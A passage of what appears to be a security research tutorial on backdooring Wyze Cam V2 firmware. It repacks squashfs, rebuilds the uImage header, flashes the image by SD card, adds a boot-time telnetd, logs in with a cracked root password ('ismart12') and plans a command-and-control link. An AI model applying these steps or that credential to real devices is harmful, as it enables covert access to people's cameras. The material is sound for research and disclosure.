
```
elif sys.argv[1] == "pack":
    f = open(sys.argv[2], "wb")
    for part in firmware_parts[1:]:
        i = open(part.name, "rb")
        data = i.read()
        f.write(data)
        padding = (part.size - len(data))
        print(f"Wrote {part.name} - {hex(len(data))} bytes")
        print(f"Padding: {hex(padding)}")
        f.write(b'\x00' * padding)
```



```
ninja@zaphod:~/Downloads/wyze$ mksquashfs squashfs_1_out/ squashfs_1_new -comp xz -b 131
072
Parallel mksquashfs: Using 4 processors
Creating 4.0 filesystem on squashfs_1_new, block size 131072.
[=========================================================================\] 127/127 100%

Exportable Squashfs 4.0 filesystem, xz compressed, data block size 131072
        compressed data, compressed metadata, compressed fragments, compressed xattrs
        duplicates are removed
Filesystem size 3274.67 Kbytes (3.20 Mbytes)
        31.81% of uncompressed filesystem size (10294.45 Kbytes)
Inode table size 2388 bytes (2.33 Kbytes)
        15.89% of uncompressed inode table size (15028 bytes)
Directory table size 3406 bytes (3.33 Kbytes)
        52.40% of uncompressed directory table size (6500 bytes)
Number of duplicate files found 0
Number of inodes 407
Number of files 62
Number of fragments 14
Number of symbolic links  306
Number of device nodes 0
Number of fifo nodes 0
Number of socket nodes 0
Number of directories 39
Number of ids (unique uids + gids) 2
Number of uids 1
        ninja (1001)
Number of gids 1
        ninja (1002)
ninja@zaphod:~/Downloads/wyze$
```

[22]


move squashfs_1_new file to squashfs_1 and run the updated script with the pack command. Then create a demo_backdoor.bin file. [23]



```
ninja@zaphod:~/Downloads/wyze$ mv squashfs_1_new squashfs_1
ninja@zaphod:~/Downloads/wyze$ ./wyze_extractor.py pack demo_backdoored.bin
Wrote uimage_kernel - 0x200000 bytes
Padding: 0x0
Wrote squashfs_1 - 0x333000 bytes
Padding: 0x1d000
Wrote squashfs_2 - 0xa0000 bytes
Padding: 0x0
Wrote jffs2 - 0x4a0000 bytes
Padding: 0x0
ninja@zaphod:~/Downloads/wyze$ ls -l
total 32356
-rw-r--r--  1 ninja ninja 11075584 Jan 12 04:20 demo_backdoored.bin
-rw-r--r--  1 ninja ninja 11075648 Jan 12 03:48 demo_original.bin
-rw-r--r--  1 ninja ninja  4849664 Jan 12 04:20 jffs2
drwxr-xr-x  3 ninja ninja     4096 Jan 12 03:49 jffs2_out
-rw-r--r--  1 ninja ninja  3354624 Jan 12 04:20 squashfs_1
drwxrwxr-x 25 ninja ninja     4096 May  4  2019 squashfs_1_out
-rw-r--r--  1 ninja ninja   655360 Jan 12 04:20 squashfs_2
drwxr-xr-x  2 ninja ninja     4096 Aug  1  2018 squashfs_2_out
-rw-r--r--  1 ninja ninja       64 Jan 12 04:20 uimage_header
-rw-r--r--  1 ninja ninja  2097152 Jan 12 04:20 uimage_kernel
-rwxr-xr-x  1 ninja ninja     1122 Jan 12 04:19 wyze_extractor.py
```


[23]

Next generate the missing image header using the make image tool. To make the image some options are needed as the original image. Easily can find the options by running binwalk on original image [24.1] header. Then fill the options and generate a new image. Then run binwalk on this new image and the output will be identical to the output of original image. [24.2]



```
ninja@zaphod:~/Downloads/wyze$ binwalk -t uimage_header

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC:
                              0xCDF0042E, created: 2019-11-15 07:00:02, image size:
                              11075584 bytes, Data Address: 0x0, Entry Point: 0x0,
                              data CRC: 0x869272CE, OS: Linux, CPU: MIPS, image type:
                              Firmware Image, compression type: none, image name:
                              "jz_fw"

ninja@zaphod:~/Downloads/wyze$ mkimage -A MIPS -O linux -T firmware -C none -a 0 -e 0 -n
 jz_fw -d demo_backdoored.bin demo_image.bin
Image Name:   jz_fw
Created:      Sun Jan 12 04:21:25 2020
Image Type:   MIPS Linux Firmware (uncompressed)
Data Size:    11075584 Bytes = 10816.00 KiB = 10.56 MiB
Load Address: 00000000
Entry Point:  00000000
```


[24.1]



```
ninja@zaphod:~/Downloads/wyze$ binwalk -t demo_image.bin

DECIMAL         HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0               0x0             uImage header, header size: 64 bytes, header CRC:
                                0x74451592, created: 2020-01-12 12:21:25, image size:
                                11075584 bytes, Data Address: 0x0, Entry Point: 0x0,
                                data CRC: 0xA58B9B67, OS: Linux, CPU: MIPS, image type:
                                Firmware Image, compression type: none, image name:
                                "jz_fw"
64              0x40            uImage header, header size: 64 bytes, header CRC:
                                0xD3B9E871, created: 2019-02-14 03:00:10, image size:
                                1859813 bytes, Data Address: 0x80010000, Entry Point:
                                0x80400630, data CRC: 0xE3786CEF, OS: Linux, CPU: MIPS,
                                image type: OS Kernel Image, compression type: lzma,
                                image name: "Linux-3.10.14"
128             0x80            LZMA compressed data, properties: 0x5D, dictionary size:
                                67108864 bytes, uncompressed size: -1 bytes
2097216         0x200040        Squashfs filesystem, little endian, version 4.0,
                                compression:xz, size: 3353264 bytes, 407 inodes,
                                blocksize: 131072 bytes, created: 2020-01-12 12:20:14
5570624         0x550040        Squashfs filesystem, little endian, version 4.0,
                                compression:xz, size: 572594 bytes, 12 inodes,
                                blocksize: 131072 bytes, created: 2018-08-13 04:50:58
6225984         0x5F0040        JFFS2 filesystem, little endian
```

[24.2]


Now copy the image to an empty and fat 32 micro-SD card [25] (wyze cam V2 only support micro-SD cards and need to format in fat 32)




```
ninja@zaphod:~/Downloads/wyze$ cp demo_image.bin /media/ninja/701F-B7FD/demo.bin
ja@zaphod:~/Downloads/wyze$ 
```

[25]

To update the firmware put the micro-SD card to the slot in the device, then press and hold the power button while connecting the USB cable [26.1]. After that a red led light will turn on near the port and it will become blue after few seconds. Now let go off the power button. After few seconds blue light will start to blink [26.2] and it will stop after upgrading process is done.




[26.1]




[26.2]

Now run telnet and try to connect to the wyze cam v2. Use the previously cracked root password [27.1] (ismart12). also can check the etc/init.d/rcS to see the modified telnet. [27.2], [27.3]




```
ninja@zaphod:~/Downloads/wyze$ telnet 192.168.178.150
Trying 192.168.178.150...
Connected to 192.168.178.150.
Escape character is '^]'.

Ingenic-uc1_1 login: root
Password:
[root@Ingenic-uc1_1:~]#
```

[27.1]



```
ninja@zaphod:~/Downloads/wyze$ telnet 192.168.178.150
Trying 192.168.178.150...
Connected to 192.168.178.150.
Escape character is '^]'.

Ingenic-uc1_1 login: root
Password:
[root@Ingenic-uc1_1:~]# vi /etc/init.d/rcS
```


[27.2]



```
#!/bin/sh

# Set mdev
echo /sbin/mdev > /proc/sys/kernel/hotplug
/sbin/mdev -s && echo "mdev is ok......"

# create console and null node for nfsroot
#mknod -m 600 /dev/console c 5 1
#mknod -m 666 /dev/null c 1 3

# Set Global Environment
export PATH=/bin:/sbin:/usr/bin:/usr/sbin
export PATH=/system/bin:$PATH
export LD_LIBRARY_PATH=/system/lib
export LD_LIBRARY_PATH=/thirdlib:$LD_LIBRARY_PATH

# networking
ifconfig lo up
#ifconfig eth0 192.168.1.80

# Start telnet daemon
busybox telnetd &

# Set the system time from the hardware clock
#hwclock -s
- /etc/init.d/rcS [Readonly] 1/74 1%
```


[27.3]

But only able to login to the camera through the same network that camera is connected to. To make it remotely accessible need to create a small command and control server. netcat is not available for the busy box [28] but busybox have prebuilt binaries, specially mipsel can be used on this device. [29]



```
ninja@zaphod:~/Downloads/wyze$ telnet 192.168.178.150
Trying 192.168.178.150...
Connected to 192.168.178.150.
Escape character is '^]'.

Ingenic-uc1_1 login: root
Password:
[root@Ingenic-uc1_1:~]# vi /etc/init.d/rcS
[root@Ingenic-uc1_1:~]# nc
nc: applet not found
[root@Ingenic-uc1_1:~]# netcat
-sh: netcat: not found
```

[28]



https://busybox.net/downloads/binaries/1.21.1/


Index of /downloads/binaries/1.21.1

```
Name                    Last modified      Size  Description

Parent Directory                             -
busybox-armv4l          2013-07-09 02:02  1.0M
busybox-armv4tl         2013-07-09 02:02  1.1M
busybox-armv5l          2013-07-09 02:02  1.1M
busybox-armv6l          2013-07-09 02:02  1.1M
busybox-armv7l          2013-07-09 02:02  1.1M
busybox-binaries.tar..> 2013-07-11 18:50  9.4M
busybox-i486            2013-07-09 02:02  857K
busybox-i586            2013-07-09 02:02  857K
busybox-i686            2013-07-09 02:02  863K
busybox-m68k            2013-07-09 02:02  1.0M
busybox-mips            2013-07-09 02:02  1.5M
busybox-mips64          2013-07-09 02:02  1.3M
busybox-mipsel          2013-07-09 02:02  1.5M
busybox-powerpc         2013-07-09 02:03  1.1M
busybox-powerpc-440fp   2013-07-09 02:03  1.1M
busybox-sh4             2013-07-09 02:03  928K
busybox-sparc           2013-07-09 02:03  1.1M
busybox-x86_64          2013-07-09 02:03  950K
```

Apache Server at busybox.net Port 443

[29]

Unfourcunatly the device don't have that much memory but the device create tmpfs [30] (a file that create in every boot and it get deleted after device is turned off).



```
[root@Ingenic-uc1_1:~]# df -h
Filesystem                Size      Used Available Use% Mounted on
/dev/root                 3.3M      3.3M         0 100% /
tmpfs                    48.6M      8.0K     48.6M   0% /dev
tmpfs                    48.6M    480.0K     48.1M   1% /tmp
tmpfs                    48.6M      4.0K     48.6M   0% /run
media                    48.6M         0     48.6M   0% /media
/dev/mtdblock3          640.0K    640.0K         0 100% /driver
/dev/mtdblock4            4.6M      3.2M      1.4M  70% /system
/dev/mtdblock7            2.0M    132.0K      1.9M   6% /backupa
/dev/mtdblock8          256.0K    100.0K    156.0K  39% /configs
/dev/mtdblock9          256.0K    112.0K    144.0K  44% /params
/dev/mmcblk0p1           14.5G     65.4M     14.4G   0% /media/mmcblk0p1
[root@Ingenic-uc1_1:~]# 
```


[30]

Change the script to download the busybox to the RAM on every load and connect server that created/rented.

And save it as backdoor.sh, the code is listed down below.


```
